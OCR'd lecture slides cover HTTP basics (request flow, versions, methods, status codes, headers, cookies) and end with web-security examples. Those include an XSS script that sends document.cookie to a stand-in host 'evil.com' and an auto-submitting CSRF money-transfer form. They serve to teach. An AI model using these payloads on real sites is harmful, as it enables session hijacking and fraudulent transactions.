
Sockets

- process sends/receives messages to/from its socket
- socket analogous to door
  - sending process shoves message out door
  - sending process relies on transport infrastructure on other side of door to deliver message to socket at receiving process



HTTP

HTTP is a protocol which allows the fetching of resources, such as HTML documents. A complete document is reconstructed from the different sub-documents fetched, for instance text, layout description, images, videos, scripts, and more.



https://gist.github.com/AlexanderOnbysh/d05074d0edca4b814c838e968186ae82

HTTP

HTTP flow

1. **Open a TCP connection**
2. **Send an HTTP message**
3. **Read the response send by the server**
4. **Close or reuse the connection for further requests**

```
GET / HTTP/1.1
Host: google.com
Accept-Language: en
```

```
HTTP/1.1 200 OK
Date: Thu, 12 Jul 2018 7:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2018 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html

<!DOCTYPE html... (here comes the 29769 bytes of the requested web page)
```

HTTP

HTTP flow

Request:

- An HTTP method (**GET**, **POST** or a noun like **OPTIONS** or **HEAD**)
- The path of the resource to fetch
- The version of the HTTP protocol.
- Optional headers that convey additional information for the servers.
- Or a body, for some methods like **POST**

Response:

- The version of the HTTP protocol they follow.
- A status code, indicating if the request has been successful, or not, and why.
- A status message, a non-authoritative short description of the status code.
- HTTP headers, like those for requests.
- Optionally, a body containing the fetched resource.

```
GET / HTTP/1.1
Host: google.com
Accept-Language: en
```

```
HTTP/1.1 200 OK
Date: Thu, 12 Jul 2018 7:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2018 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html

<!DOCTYPE html... (here comes the 29769
bytes of the requested web page)
```

HTTP

HTTP evolution

HTTP/0.9 – The one-line protocol

```
GET /mypage.html

<HTML>
    A very simple HTML page
</HTML>
```

HTTP evolution

HTTP/1.0 – Building extensibility

- Add version of protocol to method
- Add status code to a response
- Add headers to response

```
GET /mypage.html HTTP/1.0
User-Agent: NCSA_Mosaic/2.0 (Windows 3.1)
```

```
200 OK
Date: Tue, 15 Nov 1994 08:12:31 GMT
Server: CERN/3.0 libwww/2.17
Content-Type: text/html
<HTML>
A page with an image
  <IMG SRC="/myimage.gif">
</HTML>
```

HTTP evolution

HTTP/1.1 – standardized protocol

- Reuse connections
- Pipelining
- Chunked responses
- Support of the ***Host*** header

```
GET /en-US/docs/Glossary/Simple_header HTTP/1.1
Host: developer.mozilla.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://developer.mozilla.org/en-US/Glossary/Simple_header
```


15 years of extensions

HTTP

HTTP evolution

HTTP/2 – standardized protocol

- Binary protocol
- Multiplex protocol
- Populate cache in advanced



HTTP/1.x message

```
PUT /create_page HTTP/1.1
Host: localhost:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: text/html
Content-Length: 345

Body line 1
Body line 2
…
```


HTTP/2 stream

(composed of frames)

HTTP

HTTP methods

- **GET**, **POST**, **PUT**, **DELETE**
- **HEAD** - asks for a response identical to that of a GET request, but without the response body.
- **CONNECT** - establishes a tunnel to the server identified by the target resource.
- **OPTIONS** - is used to describe the communication options for the target resource.
- **TRACE** - performs a message loop-back test along the path to the target resource.
- **PATCH** - is used to apply partial modifications to a resource.



GET HTTP/1.1 MUST IMPLEMENT THIS METHOD

HEAD INSPECT RESOURCE HEADERS

PUT DEPOSIT DATA ON SERVER – INVERSE OF GET

POST SEND INPUT DATA FOR PROCESSING

PATCH PARTIALLY MODIFY A RESOURCE

TRACE ECHO BACK RECEIVED MESSAGE

OPTIONS SERVER CAPABILITIES

DELETE DELETE A RESOURCE – NOT GUARANTEED

HTTP

HTTP response codes

1xx - Information responses

2xx - Successful responses

3xx - Redirection messages

4xx - Client error responses

5xx - Server error responses

101 - Switching protocol

200 - OK
202 - Accepted

301 - Moved permanently

400 - Bad request
403 - Forbidden
404 - Not found

500 - Internal Server Error

HTTP

HTTP Headers

HTTP headers allow the client and the server to pass additional information with the request or the response

- **General** header: Headers applying to both requests and responses but with no relation to the data eventually transmitted in the body.
- **Request** header: Headers containing more information about the resource to be fetched or about the client itself.
- **Response** header: Headers with additional information about the response, like its location or about the server itself (name and version etc.).
- **Entity** header: Headers containing more information about the body of the entity, like its content length or its MIME-type.

```
GET / HTTP/1.1
Host: google.com
Accept-Language: en
```

```
HTTP/1.1 200 OK
Date: Thu, 12 Jul 2018 7:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2018 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html

<!DOCTYPE html... (here comes the 29769 bytes of the requested web page)
```

HTTP

HTTP Headers

Expires - the date/time after which the response is considered stale.

Keep-Alive - controls how long a persistent connection should stay open.

Cookie - Contains stored HTTP cookies previously sent by the server with the Set-Cookie header.

DNT (Do not track) - used for expressing the user’s tracking preference.

Content-Type - indicates the media type of the resource.

```
GET / HTTP/1.1
Host: google.com
Accept-Language: en
```

```
HTTP/1.1 200 OK
Date: Thu, 12 Jul 2018 7:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2018 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html

<!DOCTYPE html... (here comes the 29769 bytes of the requested web page)
```

HTTP

HTTP Cookies

Cookies - is a small piece of data that a server sends to the user’s web browser. It remembers stateful information for the stateless HTTP protocol.

- **Session management** - Logins, shopping carts, game scores, or anything else the server should remember
- **Personalization** - User preferences, themes, and other settings
- **Tracking** - Recording and analyzing user behavior
- When receiving an HTTP request, a server can send a **Set-Cookie** header with the response. The cookie is usually stored by the browser, and then the cookie is sent with requests made to the same server inside a **Cookie** HTTP header.

HTTP Cookies

Response

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: yummy_cookie=choco
Set-Cookie: tasty_cookie=strawberry

[page content]
```

Request


```
GET /sample_page.html HTTP/1.1
Host: www.example.org
Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```

The cookie created above is a session cookie: it is **deleted when the client shuts down**, because it didn’t specify an **Expires** or **Max-Age** directive.

HTTP Security

Cookie stealing


Cookies are often used in web application to identify a user and their authenticated session, so stealing a cookie can lead to hijacking the authenticated user's session. Common ways to steal cookies include Social Engineering or exploiting an **XSS** vulnerability in the application.


1
POST http://example.com/submit-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

HTTP Security



1

```
POST htttp://example.com/submit-comment
<script>...</script>
```

2

```
GET htttp://example.com/recent-comment
```

3

```
200 OK
```

4


```
GET htttp://evil.com/?cookie=secret
```

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

HTTP Security

CSRF (Cross Site Request Forgery)



- Assume that the victim is logged-in to www.bofw.com

```
<form action="https://bofw.com/xfer.php">
   <input type="hidden" name="to“
        value="attacker">
   <input type="hidden" name="amount“
        value="1000000">
</form>
<script>document.forms[0].submit();</script>
```